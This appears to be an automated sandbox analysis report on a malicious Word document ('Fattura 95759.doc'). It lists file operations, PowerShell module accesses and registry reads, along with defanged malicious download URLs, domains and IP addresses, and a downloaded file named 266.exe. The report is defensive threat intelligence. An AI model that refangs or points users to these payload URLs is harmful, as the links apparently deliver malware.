1145c88d78dc913e75b116108fbcad24766e180b6e53f5acfcd962bc844c0103	-	Downloaded File	3.25 KB	text/html	-	CLEAN
de4f91cadfd7ed0b1fe25079ce1c209c551ce35f2b33b560930210be5eed00c2	C:\Users\RDhJ0CNFevzX\266.exe	Downloaded File	4.62 KB	text/html	Access, Create, Delete, Write	CLEAN
b18f17938e8760e110a557c5123cd690ddd8e026447ec910087dea6607a88d3b	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Read, Write	CLEAN
bfd60204585f1603ee9faac7c44adb9fcd6fa56b7748f03ecb1a9beaa7c56ea1	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fe77092-4798-42ae-bda5-e7f822b580e9	Modified File	1.16 KB	application/octet-stream	Access, Write	CLEAN
b93b6c33d8b20badb00ab8b9d213d01c0f875b92085b6226f08d46fdb3cf5568	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Read, Write	CLEAN
72831bc6962c8017ea71abc038a8f60e79976ebaf05d363c80f32c975a55d0d9	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20	Modified File	10.76 KB	application/octet-stream	Access, Read, Write	CLEAN
f6f46c247bf5e5ee9c4aae64e77ecb5cebbdd316749eb87b6c229143b93772f6	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Read, Write	CLEAN
12bd362291f72f2c2e7756742b7377549d13d5bf231455d23ef250c5bdf18121	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cc38888a-7080-4220-9b7d-de7a9b2167ba	Modified File	1.77 KB	application/octet-stream	Access, Read, Write	CLEAN
75c88d5132e4fabffd2837bfc516c10e0750abf6fbf48c71a59fe3b4874886b0	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Read, Write	CLEAN
b0ada1a5b9cd3c6c3c9fa895bf63665129ea3ac1be1391a2064296fdf950fe3a	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215	Modified File	1.60 KB	application/octet-stream	Access, Write	CLEAN
12a215d6664610c178782faf1d8dd6d4d53d55f1a2f0c3e94b5773a4b48c8106	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Read, Write	CLEAN
bff972df82ef871cff56b4093f6953a526992555c2913ecd6fede0d642b7cc0a	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_67a2505d-bf00-4e2f-b010-406d32caddc3	Modified File	8.73 KB	application/octet-stream	Access, Read, Write	CLEAN
85c74b5745a8f0d5d1b04e94cec6517675be2709f9aae42ac4646eda096ea22e	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Read, Write	CLEAN

Filename

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\Desktop\Fattura 95759.doc	Sample File	-	MALICIOUS
0.WMF	Miscellaneous File	-	CLEAN
3.WMF	Miscellaneous File	-	CLEAN

File Name	Category	Operations	Verdict
5.WMF	Miscellaneous File	-	CLEAN
7.WMF	Miscellaneous File	-	CLEAN
9.WMF	Miscellaneous File	-	CLEAN
11.WMF	Miscellaneous File	-	CLEAN
12.JPG	Miscellaneous File	-	CLEAN
b08c1132724b	Miscellaneous File	-	CLEAN
b20x12020c55c	Miscellaneous File	-	CLEAN
cc00112055x8	Miscellaneous File	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Accessed File, Modified File	Access, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fe77092-4798-42ae-bda5-e7f822b580e9	Accessed File, Modified File	Access, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20	Accessed File, Modified File	Access, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\266.exe	Accessed File, Downloaded File, Extracted File	Access, Create, Delete, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cc38888a-7080-4220-9b7d-de7a9b2167ba	Accessed File, Modified File	Access, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215	Accessed File, Modified File	Access, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_67a2505d-bf00-4e2f-b010-406d32caddc3	Accessed File, Modified File	Access, Read, Write	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Accessed File	Access	CLEAN
C:\Program Files (x86)\Common Files\Oracle\Java\javapath	Accessed File	Access	CLEAN
C:\Windows\system32	Accessed File	Access	CLEAN
C:\Windows	Accessed File	Access	CLEAN
C:\Windows\System32\Wbem	Accessed File	Access	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\Documents\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppBackgroundTask	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppLocker	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppLocker\AppLocker.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
c:\windows\system32\windowspowershell\v1.0\Modules\Appx	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Appx\Appx.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AssignedAccess	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\Pester.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.cdxml	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\PSReadline.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.dll	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files\WindowsPowerShell\Modules\Modules.xaml	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\	Accessed File	Access	CLEAN
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	Accessed File	Access, Read	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	Accessed File	Access, Read	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtilsHelper.ps1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psm1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\PSReadLine.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\Pester.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\BitLocker\BitLocker.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Dism\Dism.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\International\International.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE\ISE.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE\ISE.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\MMAgent\MMAgent.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetSecurity\NetSecurity.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\NetworkConnectivityStatus.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetworkSwitchManager\NetworkSwitchManager.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PcsvDevice\PcsvDevice.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PKI\PKI.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PnpDevice\PnpDevice.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\PSDesiredStateConfiguration.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\PSScheduledJob.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflow\PSWorkflow.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflowUtility\PSWorkflowUtility.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SmbWitness\SmbWitness.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\StartLayout\StartLayout.psd1	Accessed File	Access	CLEAN

Reduced dataset

URL

URL	Category	IP Address	Country	HTTP Methods	Verdict
hxxp://upeya[.]org/wp-includes/ulcbrMKbd/	Extracted, Contacted	75.119.159.99	Germany	GET	MALICIOUS
hxxp://www[.]ethiofidel[.]com/cgi-bin/htt6ft2j_eh9u68dup-79/	Extracted, Contacted	66.96.147.109	United States	GET	MALICIOUS
hxxp://blipbillboard[.]com/iexolau/qqqPxitN/	Extracted, Contacted	74.220.199.6	United States	GET	MALICIOUS
hxxp://upeya[.]org/public/wp-includes/ulcbrMKbd	Extracted, Contacted	75.119.159.99	Germany	GET	CLEAN

URL	Category	IP Address	Country	HTTP Methods	Verdict
hxxp://upeya[.]org/public/favicon.png	Extracted	75.119.159.99	Germany	-	CLEAN
hxxp://upeya[.]org/public/comman/css/bootstrap.min.css?v=1705062338	Extracted	75.119.159.99	Germany	-	CLEAN
hxxp://upeya[.]org/public/comman/css/icons.min.css?v=1705062338	Extracted	75.119.159.99	Germany	-	CLEAN
hxxp://upeya[.]org/public/comman/css/app.min.css?v=1705062336	Extracted	75.119.159.99	Germany	-	CLEAN
hxxp://upeya[.]org/public/user/css/toastr.min.css?v=1705062334	Extracted	75.119.159.99	Germany	-	CLEAN
hxxp://upeya[.]org/public	Extracted	75.119.159.99	Germany	-	CLEAN
hxxp://upeya[.]org/public/assets/media/main/logo.png	Extracted	75.119.159.99	Germany	-	CLEAN
hxxp://upeya[.]org/public/error_404.jpg	Extracted	75.119.159.99	Germany	-	CLEAN
hxxp://upeya[.]org/public/comman/js/vendor.min.js	Extracted	75.119.159.99	Germany	-	CLEAN
hxxp://upeya[.]org/public/comman/js/app.min.js?v=1705062744	Extracted	75.119.159.99	Germany	-	CLEAN
hxxp://upeya[.]org/public/user/js/toastr.min.js	Extracted	75.119.159.99	Germany	-	CLEAN
hxxp://ajax[.]googleapis[.]com/ajax/libs/jquery/1.10.2/jquery.min.js	Extracted	-	-	-	CLEAN
hxxp://www[.]searchvity[.]com	Extracted	-	-	-	CLEAN
hxxp://www[.]searchvity[.]com/?dn=	Extracted	-	-	-	CLEAN
hxxp://www[.]bluehost[.]com/media/shared/info/index/_bh/home.css	Extracted	-	-	-	CLEAN
hxxp://www[.]bluehost[.]com/media/shared/general/_bh/main.css	Extracted	-	-	-	CLEAN
hxxp://www[.]bluehost[.]com	Extracted	-	-	-	CLEAN
hxxp://www[.]bluehost[.]com/cgi/help	Extracted	-	-	-	CLEAN
hxxp://www[.]bluehost[.]com/cgi/info/contact_us	Extracted	-	-	-	CLEAN
hxxp://www[.]bluehost[.]com/cgi/info/about_us	Extracted	-	-	-	CLEAN
hxxp://www[.]bluehost[.]com/cgi-bin/partner	Extracted	-	-	-	CLEAN
hxxp://www[.]bluehost[.]com/cgi/terms	Extracted	-	-	-	CLEAN
hxxp://www[.]bluehost[.]com/media/shared/general/cookies.js	Extracted	-	-	-	CLEAN
hxxp://www[.]bluehost[.]com/media/shared/info/index/_bh/logo.jpg	Extracted	-	-	-	CLEAN
hxxp://www[.]bluehost[.]com/media/shared/general/jquery/jquery.min.js	Extracted	-	-	-	CLEAN
hxxp://www[.]iyfubh[.]com/?dn=blipbillboard.com&pid=9POJB64QD	Extracted	-	-	-	CLEAN
hxxps://craftlok[.]com/wp-mail/pkib8hz_jxklztf-0587300276/@http://upeya.org/wp-includes/ulcbrMKbd/@http://www.ethiofidel.com/cgi-bin/htt6ft2j_eh9u68dup-79/@http://blipbillboard.com/iexolau/qqqPxitN/@http://gullukomurelektronik.com/results1/wqo4dg6_3arh7-1595/	Extracted	84.32.84.32	Lithuania	-	CLEAN

Domain

Domain	IP Address	Country	Protocols	Verdict
gullukomurelektronik[.]com	-	-	-	MALICIOUS

Domain	IP Address	Country	Protocols	Verdict
upeya[.]org	75.119.159.99	Germany	HTTP, TCP, DNS	CLEAN
www[.]ethiofidel[.]com	66.96.147.109	United States	HTTP, TCP, DNS	CLEAN
blipbillboard[.]com	74.220.199.6	United States	HTTP, TCP, DNS	CLEAN
ajax[.]googleapis[.]com	-	-	-	CLEAN
www[.]searchvity[.]com	-	-	-	CLEAN
www[.]bluehost[.]com	-	-	-	CLEAN
www[.]iyfubh[.]com	-	-	-	CLEAN
craftlok[.]com	84.32.84.32	Lithuania	TCP, DNS, TLS	CLEAN

IP

IP Address	Domains	Country	Protocols	Verdict
84.32.84.32	craftlok[.]com	Lithuania	TCP, DNS, TLS	MALICIOUS
74.220.199.6	blipbillboard[.]com	United States	HTTP, TCP, DNS	MALICIOUS
75.119.159.99	upeya[.]org	Germany	HTTP, TCP, DNS	MALICIOUS
66.96.147.109	www[.]ethiofidel[.]com	United States	HTTP, TCP, DNS	MALICIOUS
::	-	-	-	CLEAN

Mutex

Name	Operations	Parent Process Name	Verdict
Global\PowerShell_CommandAnalysis_Lock_S-1-5-21-1560258661-3990802383-1811730007-1000	access, delete	powershell.exe	CLEAN

Registry

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\Software\Microsoft\Wbem\Scripting	access	winword.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Wbem\Scripting\Default Impersonation Level	access, read	winword.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Wbem\Scripting\Default Namespace	access, read	winword.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine\ApplicationBase	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment__PSLockdownPolicy	access, read	powershell.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\InstallationType	access, read	powershell.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\LegacyWPADSupport	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\HWRPortReuseOnSocketBind	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\SchUseStrongCrypto	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Net.ServicePointManager.SecurityProtocol	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Net.ServicePointManager.SchSendAuxRecord	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\SchSendAuxRecord	access, read	powershell.exe	CLEAN

Process

Process Name	Commandline	Verdict
